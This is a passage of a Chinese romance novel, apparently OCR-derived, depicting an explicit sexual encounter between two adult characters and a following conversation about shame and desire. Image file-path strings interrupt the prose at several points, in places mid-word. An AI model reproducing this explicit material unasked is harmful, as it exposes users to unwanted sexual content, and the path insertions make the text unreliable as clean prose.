    匀净的手指,修长而骨节分明,他轻轻丈量。泛着水光的长指,水痕反光,精心雕琢的钻石同样光辉,他的声音有些愉悦。


    “宝贝,你看。”


    “这是你的水位线。”


    夏稚睁大了眼睛,难以想象这样的深度,但下一秒,她发出惊呼,因为身体的本能反应而难抑制的声音。


    是舒服的。


    舒服到她的几乎视线模糊,像是升腾的,沸腾的,情欲。


    裴述京眼神一瞬飘忽,因为女孩的声音而更加炙热,却依旧认真地望着。


    这是新的领地。


    他一丝不苟地盯住。


    直到一切崩塌。


    -


    这一次,试用完美通过。夏稚的琥珀色双眸失了焦,她躺在浴缸里,轻轻流动的水,温度正好,裴述京神色认真。


    “满意吗?”


    夏稚亲了亲,作为回答。


    过了很久很久,连身上薄汗都渐渐退却,夏稚忽然说:“阿慎,你过来。”


    裴述京凑近,两个人的距离如此之近,分毫之间。


    连发丝都能痒痒地搔动裴述京的眉宇。“我告诉你一个秘密。”


    “我不明白为什么,从我第一次见到你,你握住我的手……你亲我的时候,我摸你的时候,我的身体……”


    “好像会很羞耻。但每次……都会流水。”


    “我是不是有点奇怪。”


    夏稚莫名涌上来的焦虑,像是小时候强迫症发作,检查自己到底有没有在准考证上涂好学号。


    越是想就越是不确定。


    她是这样别扭的人。


    不愿意开灯,也不想承认自己被弄得舒服,尽管口嗨,又菜又爱玩,但真正要明月真的照亮湿润潮涌的海浪,夏稚会觉得羞耻。


    她害怕这样的情绪。也对这样的自己感到陌生。


    裴述京哑然了一瞬,忽然意识到一个问题:“夏稚。”


    被这样唤了名字,似乎带着一点严肃。她抬起眼,琥珀色的眸子里,是易碎的琉璃。


    面前的裴述京眉眼依然是那样俊美,但却多了一丝情绪。显而易见,夏稚似乎并未接受过此类教育,好像什么都乱七八糟的,虽然懵懵懂懂地看过一些视频或是漫画,看起来也很是胆大,又敢藏睡衣,又敢要奖励。


    但实际上还是胆小又怯怯的。


    裴述京摸了摸她的头,像是在安慰小姑娘那样。


    他循循善诱道:“这不是值得羞耻的事情。”


    男人皙白的手搭在自己浴袍带子上,近在咫尺的脸庞,五官和皮肤都经得起推敲,是一锤定音的好看。


    清隽如谪仙的男人,连随便披了浴袍,都像是镀上一层降临的圣光。


    而现在,清冷矜贵的裴述京,轻轻抽开自己的浴袍系带。


    他的声音平和又坦荡,带着些许的安抚。


    “我很丑陋。”


    “我也很渴望。”